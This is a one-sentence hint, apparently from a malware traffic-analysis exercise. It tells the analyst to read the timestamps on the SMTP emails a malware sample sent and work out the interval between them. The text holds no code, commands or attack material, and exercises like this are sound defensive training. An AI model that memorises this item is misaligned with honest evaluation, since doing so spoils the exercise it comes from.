Look at the timestamps in the SMTP traffic for the emails sent by the malware and calculate the interval.